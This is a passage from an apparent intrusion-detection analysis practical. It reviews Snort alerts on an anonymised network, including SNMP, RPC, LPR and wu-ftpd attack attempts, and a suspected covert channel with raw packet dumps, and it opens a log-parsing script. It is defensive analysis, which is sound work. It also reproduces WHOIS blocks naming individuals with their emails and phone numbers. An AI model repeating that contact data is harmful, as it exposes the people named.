MY.NET.98.150	7	7		MY.NET.98.145	5	4
MY.NET.97.208	7	5		MY.NET.97.192	5	4
MY.NET.98.151	6	5		MY.NET.98.140	5	4
MY.NET.98.77	6	5		MY.NET.98.192	5	4
MY.NET.98.81	6	5		MY.NET.98.135	5	3
MY.NET.98.82	6	4		MY.NET.97.244	5	3
MY.NET.98.119	6	6		MY.NET.98.183	5	4
MY.NET.97.142	6	3		MY.NET.97.179	5	3
MY.NET.97.249	5	3		MY.NET.97.170	5	4
MY.NET.97.22	5	2		MY.NET.98.136	5	3

Fortunately, these appear to be just probes for machines that are already infected. This is somewhat evident in the statistics above, but examination of the detailed traces confirmed this. Typical probes for Back Orifice may contain up to three or four contacts to a given machine. When an attacker gets a response, a series of subsequent packets will be sent to

the victim since the attacker tries to execute commands. None of these machines are exhibiting this kind of traffic.

2.4.9 SNMP public access

SNMP is a network management protocol that uses UDP port 161. Many routers and other network devices are configured to use a default community string (password) of "public". Knowledge of the community string setting allows an attacker to exploit the SNMP services and gain control over network devices. Snort is alerting to traffic containing the string "public" destined for UDP port 161.

There were 23 sources that contacted 1 destination for a total of 486 contacts.

Sources: All 23 SNMP public access to MY.NET.101.192

Source	Alerts		Source	Alerts		Source	Alerts
MY.NET.98.106	58		MY.NET.98.132	29		MY.NET.97.159	6
MY.NET.98.174	49		MY.NET.97.115	19		MY.NET.98.109	5
MY.NET.97.185	44		MY.NET.97.130	19		MY.NET.97.189	5
MY.NET.97.171	40		MY.NET.98.160	16		MY.NET.98.123	3
MY.NET.97.204	37		MY.NET.97.215	12		MY.NET.97.219	3
MY.NET.98.122	36		MY.NET.97.108	8		MY.NET.98.141	3
MY.NET.98.197	32		MY.NET.98.191	6		MY.NET.97.208	1
MY.NET.97.178	31		MY.NET.97.192	6			

Consider these alerts a wake-up call. Under no circumstances should SNMP be operated with the community string set to public. Fortunately, all of these source addresses are internal and are not associated with any other alerts. The destination address received a few "smb name wildcard alerts" though. These alerts are reviewed in the corresponding section below.

Notice that the target address MY.NET.101.192 is the lower network address boundary for subnet masks 255.255.255.192, 255.255.255.224, 255.255.255.240, and 255.255.255.248. If this subnet uses one of these masks, then this activity would be considered a UDP broadcast by operating systems that respond to the BSD (all zeros) style of broadcast that recognizes the lowest address in the range as a broadcast. That would change the nature of these alerts. The alerts could then be an indication of network mapping from these internal hosts.

There are no signs of compromise or malicious activity. I recommend reviewing this activity. If the SNMP has a legitimate purpose, reconfigure the community strings. If the SNMP should not be running, shut it down. If the address subnet mask matches the list above, determine why these sources are emitting broadcasts.

2.4.10 SMB Name Wildcard

These detects indicate a query for netbios host name information via port 137. Netbios ports 137, 138, and 139 provide resource-sharing services on Microsoft platforms. This is

typically an information reconnaissance process targeting Windows machines or Unix hosts running Samba, a netbios package for Unix.

There were 33 sources that contacted 33 destinations for a total of 218 contacts.

Sources: Top 10 SMB Name Wildcard

Source	Alerts	Destinations		Source	Alerts	Destinations
MY.NET.101.160	93	1		129.37.159.177	4	1
141.157.99.21	33	1		MY.NET.97.207	4	4
169.254.184.161	24	9		130.227.195.57	3	1
141.157.98.201	20	1		MY.NET.97.120	3	3
MY.NET.98.154	5	4		MY.NET.97.205	2	1

Destinations: Top 10 SMB Name Wildcard

Destination	Alerts	Sources		Destination	Alerts	Sources
MY.NET.101.192	93	1		MY.NET.100.130	4	1
MY.NET.6.15	53	2		MY.NET.101.89	4	2
MY.NET.101.53	9	5		MY.NET.101.147	4	2
MY.NET.101.153	7	4		MY.NET.152.110	3	1
MY.NET.101.117	7	3		MY.NET.101.145	3	3

The tables above show that a few sources are responsible for the majority of this activity. Some of the sources are inside machines contacting each other. This might be normal behaviour depending upon how these hosts are configured. DNS lookups on the outside source addresses show several of them are dialup, cable, or DSL users. It is quite common for average users to have their Microsoft resource sharing enabled which tends to pollute the Internet space with this Netbios traffic. Check your perimeter security devices to insure this traffic is being blocked.

This does not mean that all port-137 traffic is benign. Samba provides netbios services on Unix and it has had vulnerabilities associated with it. The traffic from 141.157.99.21, and 141.157.98.201 appears to be targeting my.net.6.15, which may have been compromised. This issue is discussed further in section 2.4.12 External RPC call.

2.4.11 Connect to 515 from inside

This alert seems to occur when an internal host contacts port 515, which is used by the LPR printer service. This alert text does not match any of rules that are distributed with Snort, so this may be a custom rule that GIAC Enterprises is using to identify a traffic anomaly with which they have had problems in the past. There are known exploits for Red Hat Linux machines for the LPR service on this port. I find it curious that *inside* hosts are of interest. This may indicate that you have previously had compromised hosts from the LPR exploit. I hope there is a rule configured for outside hosts too.

Source	Destination	Alerts
MY.NET.101.142	MY.NET.100.3	54
MY.NET.179.78	64.244.202.110	1
MY.NET.179.78	64.244.202.66	1

All of this activity is alarming. The source hosts listed above appear to be compromised, especially if they are Linux servers.

Server my.net.101.142 is using source port 1022 to attempt to connect to server my.net.100.3 from 11/19-13:26:43 until 11/20-12:24:35. Prior to this activity, a Syn-Fin scan using source port 21 and destination port 21 contacted this machine at 11/04-10:37:14. Lately, there have been a lot of LPR-515 compromises that were preceded by this particular scan which uses the FTP banner for OS fingerprinting. There are alert logs for only two days past this, so I cannot determine for sure if this activity has been caught and corrected. If you have not already inspected this machine for compromise, do so immediately. Destination server my.net.100.3 may be compromised by the activity from my.net.101.142 and should be also be checked.

Servers my.net.179.78 and my.net.179.78 are both contacting outside hosts late on 11/22 just before the last alert log ends. These servers are probably compromised and need inspection. If they are compromised, contact the owners of the machines listed in the 64.244.202.x network to alert them of the situation.

Registration information:

Business Internet, Inc.
3625 Queen Palm Drive
Tampa, FL 33619 US
Coordinator: Intermedia Communications Inc
ipreq@icix.net 301-847-5000

Continue monitoring for this traffic pattern carefully. If you do not need the network printer services on machine, shut them down. Insure the machines are patched according to the vendor recommendations to prevent future compromises.

2.4.12 External RPC call

This alert is a warning that an external host has attempted to access RPC services via the portmapper, usually using UDP port 111 but occasionally TCP also. The intent here is to either gather RPC information, or to launch an exploit of an RPC service using portmapper supplied data.

Destination	Source	Alerts
MY.NET.6.15	63.162.239.69	1
MY.NET.6.15	200.191.80.206	2
MY.NET.6.15	211.46.110.81	1
MY.NET.6.15	200.191.80.181	2
MY.NET.6.15	38.200.223.8	1
MY.NET.6.15	12.34.21.196	1
MY.NET.6.15	24.7.227.215	1
MY.NET.15.127	63.162.239.69	1
MY.NET.100.130	63.162.239.69	1
MY.NET.100.130	211.46.110.81	1
MY.NET.100.130	24.23.151.112	1

These alerts are serious. Several sources appear to be targeting three servers, and a successful compromise may have occurred.

Examination of traffic to my.net.6.15 reveals contacts to the portmapper on port 111 over a month long period beginning on 10/10 and continuing through 11/10. On 11/10, source 211.46.110.81 contacted port 111, and the next day contacted 32771, which is used by Sun rpcbind. On 11/20, many connections via port 137 begin, and they continue through 11/22, which is the last log. Although most port 137 is just netbios noise, the Unix software Samba, which has had vulnerabilities associated with it, also uses this port. The attacker may have started Samba or another service on port 137 on this server. These activities suggest this server has been compromised and it should be checked carefully. This source is on the top-20 external sources list at the beginning of this survey, and it is also flagged as suspicious in the section 2.4.5 TCP SMTP Source Port traffic.

Server my.net.100.130 has had 3 contacts to port 111, including source 211.46.110.81. Although no activity has occurred since 11/10 on this server, it warrants an inspection.

Registration information for the sources follows.

IP address: 63.162.239.69 Hostname: 63_162_239_69.belz.com Registration at www.arin.net:
BELZ INVESTCO
100 PEABODY PLACE SUITE 1400
MEMPHIS, TN 38103 US
Coordinator:
D'Angelo, Ben BDANGELO@BELZ.COM
9012607216

Registration at http://registro.br/cgi-bin/nicbr/whois
IP address: 200.191.80.206 Hostname: 200-191-80-206-as.acessonet.com.br
IP address: 200.191.80.181 Hostname: 200-191-80-181-as.acessonet.com.br
Maintainer: RNP
Coordinator:
Gomide, Alberto Courrege gomide@nic.br
+55 19 9119-0304 (FAX) +55 19 3788-2191

IP address: 211.46.110.81 Hostname: unknown Registration at www.whois.nic.or.kr.net:
Name: KYONGGIDO YONGIN OFFICE OF EDUCATION
Address: 195 KIMRANGJANG-DONG YONGIN-SHI
State: KYONGGI Zip Code: 449-020 Korea
[Admin Contact Information]
Name: NAMRYE CHON
Phone: 0335-331-9369
Fax: 0335-331-9363
E-Mail: freewide@kgromc.co.kr

IP address: 38.200.223.8 Hostname: unknown Registration at www.arin.net:
Performance Systems International
510 Huntmar Park Drive
Herndon, VA 22070 US
Coordinator:
PSINet,Inc. hostinfo@psi.com

(518) 283-8860

IP address: 12.34.21.196 Hostname: unknown Registration at www.arin.net:
CFS EUROPE LTD
300 PEN CENTRE BOULEVARD SUITES 500
PITTSBURGH, PA 15235 US
Coordinator:
Elenberger, Lance lelenberger@cfsgroup.com
412-829-3080

IP address: 24.7.227.215 Hostname: c921627-a.alntn1.tx.home.com Registration at www.arin.net:
IP address: 24.23.151.112 Hostname: unknown
@Home Network
425 Broadway
Redwood City, CA 94063 US
Coordinator:
Operations, Network noc-abuse@noc.home.net
(650) 556-5599

2.4.13 SITE EXEC - Possible wu-ftpd exploit
site exec - Possible wu-ftpd exploit

These alerts indicate a possible attempt to exploit a known vulnerability in the FTP service via the "site exec" command. This is more likely to be an attack than reconnaissance. There must be two different snort rules that produced these alerts since one alert uses uppercase and one uses lower case.

Destination	Source	Alerts
MY.NET.130.242	208.61.44.215	3
MY.NET.205.94	208.61.44.215	3
MY.NET.221.82	24.31.88.99	2
MY.NET.130.81	208.61.44.215	1
MY.NET.99.130	208.61.44.215	1
MY.NET.97.206	208.61.44.215	1
MY.NET.100.209	63.202.13.20	1
MY.NET.205.94	202.9.188.89	1

All of the exploitation attempts from 208.61.44.215 occurred on 10/01 from 06:17:23 to 07:46:19. There are no other scans or activity from this address. It looks like this attacker knew exactly which machines to target. It is very likely that he performed reconnaissance either from a different set of source addresses, or during a time period prior to this set of logs.

Queso fingerprinting to port 21 of my.net.100.127, my.net.130.98, my.net.163.17, my.net.205.94, and my.net.214.186 also accompanied the attempt from 63.202.13.20. No other activity came from this source. It appears this attacker is also targeting selected servers in an informed manner.

All of the attacks from these sources are quiet and targeted. These are patient attackers. Unfortunately, there is no way to determine for sure whether these attacks were successful

from the traces alone. I highly recommend that you carefully check all of these servers for compromise, and continue monitoring any alerts to or from these machines.

Registration for these sources:

IP address: 208.61.44.215 Hostname: adsl-61-44-215.mia.bellsouth.net Registration at www.arin.net:
BellSouth.net Inc.
301 Perimeter Center North, Suite 400
Atlanta, GA 30346 US
Coordinator:
Geurin, Joe ipadmin@bellsouth.net
678-441-7800 (FAX) 678-441-6968

IP address: 24.31.88.99 Hostname: a24b31n88client99.hawaii.rr.com Registration at www.arin.net:
ServiceCo LLC - Road Runner
13241 Woodland Park Road
Herndon, VA 20171 US
Coordinator:
ServiceCo LLC abuse@rr.com
1-703-345-3416

IP address: 63.202.13.20 Hostname: adsl-63-202-13-20.dsl.snfc21.pacbell.net Registration at www.arin.net:
Pacific Bell Internet Services, Inc. (NETBLK-PBI-NET-7)
Marathon Plaza, North Tower
303 Second St, Suite 830
San Francisco, CA 94107
Coordinator:
PBI IP Administrator ip-admin@PBI.NET
888-212-5411
Fax- 415-442-4999

IP address: 202.9.188.89 Hostname: unknown Registration at www.arin.net:

descr	DISHNETDSL LTD
country	IN
address	DishnetDSL Limited
address	19, Cathedral Garden Road
address	Chennai, 600 034
phone	+91-44-825 6201
phone	+91-44-825 6149
phone	+91-44-826 9801
fax-no	+91-44-825 7477
e-mail	ip-admin@ddsl.net, inverse
trouble	sridhar@ddsl.net
trouble	sure@ddsl.net

2.4.14 Tiny Fragments - Possible Hostile Activity

This indicates that very small fragments were received. Snort is usually configured to alert for fragments below 129 bytes in size. Routing equipment generally does not fragment smaller than 512 bytes, so we should not see very small fragments unless someone purposely creates them for evil purposes. This technique is sometimes used to bypass

intrusion detection systems or filtering devices that do not reassemble packets before inspection.

Destination	Source	Alerts
MY.NET.181.144	62.6.71.0	2
MY.NET.201.198	202.156.51.76	1
MY.NET.201.2	172.157.126.93	1
MY.NET.211.2	216.43.55.44	1
MY.NET.202.102	216.43.55.44	1
MY.NET.1.8	192.206.151.152	1

Only 62.6.71.0 and 216.43.55.44 sent 2 packets, all of the others only sent 1. The 2-packet contacts have the possibility of a teardrop style of reassembly, but I do not have enough information to determine their structure. Since there are so few of these packets, I am inclined to believe that they were probably just damaged in transit.

Note that the source address is a BSD style all-zeros broadcast address. I have been seeing more of these lately, some of which appear to be non-hostile cable modem users. This may be a case of sloppy address assignments by some ISPs, but I have not been able to verify this yet. Nonetheless, I distrust such addresses.

2.4.15 Happy 99 Virus

This is an alert for a Windows virus/worm that is transmitted via email. The string "X-Spanska" and a source port 10 or destination port 25 triggers it.

Destination	Source
MY.NET.6.35	209.94.224.13
MY.NET.253.41	216.6.117.11

These two alerts were both triggered by an inbound mail message containing the virus signature. Check the mail logs to determine whom the internal recipient was, and inspect their machines for infection.

2.5 Other Internal Activity

An inspection of the Out-of-Spec (OOS) Snort logs reveals what appears to be a complex communications chain between several internal servers and an external news server. This activity continues at a very low volume during the entire span of logs from October 1 through November 23. Since there are many OOS logs that are missing, and they only captured the outbound portion of the communications, the details of the communications are incomplete. There is enough data to suggest that these servers may be transmitting information to this external host.

The internal servers are my.net.224.2, my.net.220.142, my.net.218.106, my.net.217.194, and my.net.219.2. Registration information for the external server follows:

IP address: 207.172.3.46 Hostname: reader4.news.rcn.net Registration at www.arin.net:

```
Erol's Internet Services
7921 Woodruff Ct.
Springfield, VA 22151
Coordinator:
Erol's Internet Services noc@RCN.COM
703-321-8000
```

One-by-one, each internal server talks to 207.172.3.46 for several days and then stops. Only one internal server is actively talking at a time, according to the available logs. When it completes, the next takes its turn. The activity for each of these internal servers is very similar. Since there are many missing logs for the days during which this activity is occurring, we will examine the server activity with the most contiguous logs, which is my.net.224.2.

The primary port on the Erols news server is 119, which is used by the NNTP news transfer protocol. Typically, an ephemeral port (>1023) is used to contact port 119 on 207.172.3.46. Occasionally during the communications, a privileged port (<1024) on the internal server is then used to talk to the latest ephemeral port on 207.172.3.46. An example follows:

```
10/01-21:43:09.162762 MY.NET.224.2:4234 -> 207.172.3.46:119
10/01-21:43:39.591800 MY.NET.224.2:4234 -> 207.172.3.46:119
10/01-21:58:03.142947 MY.NET.224.2:4234 -> 207.172.3.46:119
10/01-21:59:39.737566 MY.NET.224.2:0 -> 207.172.3.46:4234
```

The outbound TCP packets are characterized by header information that violates TCP standards in many ways. The TCP flag combinations vary wildly and have no meaning in terms of a standard TCP conversation. The IP id, TCP sequence, and TCP ack numbers also vary wildly and not increment in a typical fashion. The communications process appears to be using these fields for non-standard purposes. They may contain data that is being transmitted, or they could be flags that are used as communications controls. Some of the packets contain data, some do not contain data, and some appear to have data located in the TCP options fields. Since the packet header information is altered so radically, it may be causing Snort to display the information oddly. The full communications between my.net.224.2 and the Erols news server follows:

```
10/01-21:43:09.162762 MY.NET.224.2:4234 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:33800  DF
2*SFR*** Seq: 0x9D0DF2   Ack: 0xF9118718   Win: 0x5010
20 00                                        .

10/01-21:43:39.591800 MY.NET.224.2:4234 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:22807  DF
*1SF**A* Seq: 0x4E0DF2   Ack: 0xF911876E   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 D04A 04FB 6D38 0017 0000 0000 0000 0000 0000
0000 0000 0000 0000

10/01-21:58:03.142947 MY.NET.224.2:4234 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:47315  DF
21SFRP** Seq: 0xDF30390   Ack: 0x8B8C   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 0402 0101 080A 04D1 0000 0000 0000 0000 0000
0000 0000 0000 0000 EOL EOL EOL EOL

10/01-21:59:39.737566 MY.NET.224.2:0 -> 207.172.3.46:4234
```


```
TCP TTL:126 TOS:0x0 ID:10767  DF
21SFRPAU Seq: 0x770DF3   Ack: 0x8038D6C   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 0301 6C6F 7369 6E67 0000 0000 0000 0000 0000
0000 0000 0000 0000 EOL EOL EOL EOL

10/01-22:06:13.520524 MY.NET.224.2:4633 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:37323  DF
2*SF*P*U Seq: 0xE14DBBD   Ack: 0xEA2E   Win: 0x5010
0E 14 DB BD 00 00 EA 2E 18 6B 50 10 22 38 59 6E  .........kP."8Yn
20 20 20 20 20 00                                .

10/01-22:06:45.038791 MY.NET.224.2:4633 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:3808  DF
21SFRPAU Seq: 0xE14DD33   Ack: 0xEACEE85B   Win: 0x5010
12 19 00 77 0E 14 DD 33 EA CE E8 5B 00 FF 50 10  ...w...3...[..P.
05 B4 A3 EB 20 20 20 20 20 00                    ....     .

10/01-22:06:53.343702 MY.NET.224.2:4633 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:53477  DF
2*SF**A* Seq: 0xE14DD99   Ack: 0xEAFB9146   Win: 0x5010
12 19 00 77 0E 14 DD 99 EA FB 91 46 00 53 50 10  ...w.......F.SP.
22 38 DD E9 20 20 20 20 20 00                    "8..     .

10/01-22:54:14.894617 MY.NET.224.2:4765 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:64593  DF
**SFR**U Seq: 0xE32C3CC   Ack: 0x305956   Win: 0x5010
20 20 20 20 20 00                                .

10/01-23:02:22.455002 MY.NET.224.2:4765 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:27779  DF
21SF**A* Seq: 0x550E32   Ack: 0xD9A56281   Win: 0x5010

10/01-23:02:24.106626 MY.NET.224.2:4765 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:37764  DF
*1SF*P** Seq: 0x9D0E32   Ack: 0xD9B6628A   Win: 0x5010
33 8B 50 10 22 38 C7 57 20 20 20 20 20 00        3.P."8.W     .

10/01-23:27:55.453785 MY.NET.224.2:4785 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:54446  DF
2*SFRPA* Seq: 0xE60B635   Ack: 0x53DBDF   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 0402 0A79 3CE1 EE28 0000 0000 0000 0000 0000
0000 0000 0000 0000

10/01-23:34:38.650950 MY.NET.224.2:163 -> 207.172.3.46:4785
TCP TTL:126 TOS:0x0 ID:34155  DF
**SFRP*U Seq: 0x770E60   Ack: 0xC47CE278   Win: 0x5010

10/01-23:47:59.896003 MY.NET.224.2:16 -> 207.172.3.46:4785
TCP TTL:126 TOS:0x0 ID:64524  DF
*1SFRPA* Seq: 0x770E60   Ack: 0xE1C5EFF0   Win: 0x5010

10/01-23:48:21.589102 MY.NET.224.2:83 -> 207.172.3.46:4785
TCP TTL:126 TOS:0x0 ID:54292  DF
21SFR*AU Seq: 0x770E60   Ack: 0xE2ADF02C   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 0402 3031 3233 3435 0000 0000 0000 0000 0000
0000 0000 0000 0000

10/01-23:53:41.606386 MY.NET.224.2:4785 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:1502  DF
**SFR**U Seq: 0xE60   Ack: 0xF8FDF644   Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 8C09 A8FF 82B7 0014 0000 0000 0000 0000 0000
0000 0000 0000 0000

10/01-23:53:56.946609 MY.NET.224.2:4785 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:55783  DF
*1SFR*** Seq: 0x490E60   Ack: 0xFA0DF690   Win: 0x5010
0B 68 19 8C 20 20 20 20 20 00                    .h..     .

10/01-23:58:06.704384 MY.NET.224.2:4785 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:53124  DF
2*SF**A* Seq: 0xE610B62   Ack: 0xFB50DE67   Win: 0x5010
```

```
12 B1 00 77 0E 61 0B 62 FB 50 DE 67 00 53 50 10  ...w.a.b.P.g.SP.
22 38 51 C6 20 20 20 20 20 00                    "8Q.     .

10/02-00:04:36.063541 MY.NET.224.2:4785 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:33905  DF
2*SF**A* Seq: 0xE61259D   Ack: 0x27E4FDA   Win: 0x5010
12 B1 00 77 0E 61 25 9D 02 7E 4F DA 00 53 50 10  ...w.a%..~O..SP.
22 38 BE EB 20 20 20 20 20 00                    "8..     .

10/02-00:59:09.646699 MY.NET.224.2:73 -> 207.172.3.46:4810
TCP TTL:126 TOS:0x0 ID:51752  DF
**SF**AU Seq: 0x770EB0   Ack: 0x55F7B016   Win: 0x5010

10/02-01:02:53.446879 MY.NET.224.2:4810 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:57256  DF
*1SFR*** Seq: 0xEB0640B   Ack: 0xB3E7D32F   Win: 0x5010
12 CA 00 77 0E B0 64 0B B3 E7 D3 2F 00 87 50 10  ...w..d..../..P.
22 38 4B 56 20 20 20 20 20 00                    "8KV     .

10/02-01:35:03.182015 MY.NET.224.2:4972 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:1600  DF
*1SF*P*U Seq: 0xED50FCB   Ack: 0x8011   Win: 0x5010
22 38 57 2A 20 20 20 20 20 00                    "8W*     .

10/02-01:42:40.312637 MY.NET.224.2:4972 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:6226  DF
*1SFR*A* Seq: 0xED530BB   Ack: 0x53890F   Win: 0x5010
00 53 89 0F 25 97 50 10 22 38 56 50 20 20 20 20  .S..%.P."8VP
20 00                                             .

10/02-02:02:20.698236 MY.NET.224.2:4972 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:38962  DF
2*SF***U Seq: 0xED57EE4   Ack: 0xA29878EA   Win: 0x5010
13 6C 00 77 0E D5 7E E4 A2 98 78 EA 00 63 50 10  .l.w..~...x..cP.
22 38 9B 4A 20 20 20 20 20 00                    "8.J     .

10/02-02:20:45.233352 MY.NET.224.2:1337 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:34926  DF
*1SF**A* Seq: 0xEFD4E8E   Ack: 0xBFDB5EC4   Win: 0x5010
05 39 00 77 0E FD 4E 8E BF DB 5E C4 00 93 50 10  .9.w..N...^...P.
22 38 D6 8E 20 20 20 20 20 00                    "8..     .

10/02-02:22:29.384455 MY.NET.224.2:1 -> 207.172.3.46:1337
TCP TTL:126 TOS:0x0 ID:65178  DF
21SFR*AU Seq: 0x770EFD   Ack: 0x5136C140   Win: 0x5010

10/02-02:37:05.532562 MY.NET.224.2:1337 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:64631  DF
21SF*P*U Seq: 0xEFD6CF8   Ack: 0x9DCFDE   Win: 0x5010
20 00                                             .

10/02-11:59:45.002703 MY.NET.224.2:1054 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:10671  DF
21SF*P*U Seq: 0x930073   Ack: 0x8674AFB8   Win: 0x5010
3C EB 50 10 22 38 E0 49 20 20 20 20 20 00        <.P."8.I     .

10/02-13:36:15.242622 MY.NET.224.2:1897 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:65058  DF
21SFRPA* Seq: 0xFCA171   Ack: 0x87EE33   Win: 0x5010

10/02-13:36:37.103454 MY.NET.224.2:1897 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:41767  DF
2*SFR*AU Seq: 0xFCA1B5   Ack: 0x1EE4D   Win: 0x5010
07 69 00 77 00 FC A1 B5 00 01 EE 4D 04 77 50 10  .i.w.......M.wP.
11 1C CC 2F 20 20 20 20 20 00                    .../     .

10/02-14:30:41.161474 MY.NET.224.2:166 -> 207.172.3.46:1897
TCP TTL:126 TOS:0x0 ID:7846  DF
2*SF*P** Seq: 0x7700FC   Ack: 0xB948F8E8   Win: 0x5010
33 4B 50 10 22 38 6A 11 20 20 20 20 20 00        3KP."8j.     .
```

```
10/02-15:51:42.808489 MY.NET.224.2:1897 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:49828  DF
21SFRPAU Seq: 0xFCE0D6   Ack: 0xC11DE8D   Win: 0x5010
07 69 00 77 00 FC E0 D6 0C 11 DE 8D 00 FF 50 10  .i.w..........P.
22 38 84 18 20 20 20 20 20 00                    "8..     .

10/03-00:32:48.104056 MY.NET.224.2:1102 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:26383  DF
**SFR**U Seq: 0x5500B1   Ack: 0x2A7B849C   Win: 0x5010

10/03-00:53:39.757944 MY.NET.224.2:1102 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:27531  DF
**SF**A* Seq: 0x4900B1   Ack: 0x2EB48719   Win: 0x5010
22 38 57 13 20 20 20 20 20 00                    "8W.     .

10/03-00:54:10.979913 MY.NET.224.2:1102 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:16546  DF
*1SF*PAU Seq: 0xB1   Ack: 0x2F6F87B7   Win: 0x5010
22 38 58 12 20 20 20 20 20 00                    "8X.     .
```


When we begin to analyze what is going on, we are forced to make some assumptions about the communications since we only see the outbound direction. We can assume in the trace snippets above that there might have been corresponding inbound packets that we did not capture in the trace. They may have arrived via a different route, thereby avoiding our packet trace, or their header contents (such as TCP flags) may conform to the standards so that they did not trip the IDS sensor to alert.

Lets graph the short snippet from above, using only the packets that we were able to capture from 21:43:09 to 21:59:39:



This shows the activity for which we have log entries, but it is rather puzzling. Why is our server talking on port zero, which is obviously suspicious? Why does the same ephemeral port appear to be used on both our server and the external server?

If there were corresponding inbound TCP packets, the graph might look like this (blue = captured packets, red = missing packets):



This scenario is quite probable. When we look at the full trace, we see the communications switching between ephemeral ports on my.net and port 119 on Erols, to various privileged ports on my.net and the same ephemeral port on Erols. Somehow, this port alternation would need to be coordinated between the machines for each machine to know what port to

use on the other machine. This could be explained by a two-way communication, such as the hypothetical graph above shows.

As we look through the entire trace between these two machines, this port pattern continues. It appears that the communications from my.net on an ephemeral port to the Erols server on port 119 may be a control channel that is used to manage the connection. The communications from the privileged ports on my.net to the ephemeral ports on Erols server appear to be Erols pulling information from my.net.

Unfortunately, since we only have half of the communications, a truly positive conclusion cannot be reached. There is enough evidence, though, to warrant some action. I recommend that you at least capture all traffic to and from the Erols news server from all exterior gateways. I would also contact Erols to work as a team on resolving what is going on. Since Erols is an ISP, they should be as concerned about this activity as you are. An attacker may have compromised their news server and be using it to gather information about other networks.

Assignment 3: Analysis Process

3.0 Assignment Description

Describe the process that you used to analyze the data in Assignment 2. Keep notes as you work on Assignment 2 so that you can properly complete Assignment 3. If you used any special tools, please consider submitting screenshots or examples of commands. You will only receive full credit for this section if you entry serves to allow future analysts to use your tips and tricks. This is the perfect opportunity for you to demonstrate mastery of intrusion analysis.

The section numbers for assignment 3 correspond to the section numbers for assignment 2. For example: Section 3.1.1 explains how section 2.1.1 was produced.

3.1 Description of the raw data supplied

3.1.0 Determining what data is supplied for analysis

The first step in analyzing the IDS data is to determine what is being provided for analysis.

I manually examined data files and determined that there were three types of output files from a Snort intrusion detection system: alerts, scans, and out-of-spec packets including their payloads. I also noticed that the files contained some heading information that appears to be the output from automated scripts that perform daily log rotation. The headings included a date stamp that indicated when the log was rotated.

I used the "vi" editor to examine a randomly selected set of each of the three file types to become familiar with the data. I noticed that the files' contents were consistent from day-to-day in both format and content.

3.1.1 Creating a data file list

The file naming conventions did not readily indicate the file contents. In order to determine the data collection timeframe, I produced a listing of data file collection dates based upon the "Subject:" line in each data file header. The following 'bash' script created the listing.

```
# show_times.sh
# show the data file collection times, sequenced by date/time in subject line

for TYPE in S A O ; do
   export COLLECT=COLLECT_${TYPE}.out
   export COLLECT1=COLLECT1_${TYPE}.out
   export COLLECT2=COLLECT2_${TYPE}.out
   >$COLLECT
   >$COLLECT1
   >$COLLECT2
```

```
   if [ "$TYPE" = "O" ]; then
      PATTERN="OOSche"
    else
      PATTERN="Snort${TYPE}"
   fi
   grep '^Subject:' ${PATTERN}*.txt |
   perl -e '
       $ARR{"Jan"}=1; $ARR{"Feb"}=2; $ARR{"Mar"}=3; $ARR{"Apr"}=4;
       $ARR{"May"}=5; $ARR{"Jun"}=6; $ARR{"Jul"}=7; $ARR{"Aug"}=8;
       $ARR{"Sep"}=9; $ARR{"Oct"}=10; $ARR{"Nov"}=11; $ARR{"Dec"}=12;
       while (<>) {
          chop;
          if ($_ =~ /^OOS/) {
             $_ =~ s/Subject: OOS check \/usr\/LOG\/packets\// /;
             $_ =~ s/\.packets\.de0\.gz//;
             @FLD = split(/[ \t.]+/, $_);
             $TIM = sprintf("%s %.2i %s %s", $FLD[2],$FLD[3],"00:00:00", $FLD[4]);
             $FLD[2] = @ARR{$FLD[2]};
             $SRTKEY = sprintf("%s%.2i%.2i%s", $FLD[4],$FLD[2],$FLD[3],"000000");
             @FLD = split(/:/, $_);
             $FNAM = $FLD[0];
             printf("%s %s %s\n", $SRTKEY, $TIM, $FNAM);
          } else {
             # SnortS27.txt:Subject: Snort Scan Report at Fri Oct  6 00:10:05 2000
             $_ =~ s/Subject: Snort (Alert|Scan) Report at//;
             @FLD = split(/[ \t]+/, $_);
             $TIM = sprintf("%s %.2i %s %s", $FLD[2],$FLD[3],$FLD[4],$FLD[5]);
             $FLD[0] =~ s/://;
             $FLD[2] = @ARR{$FLD[2]};
             $FLD[4] =~ s/://g;
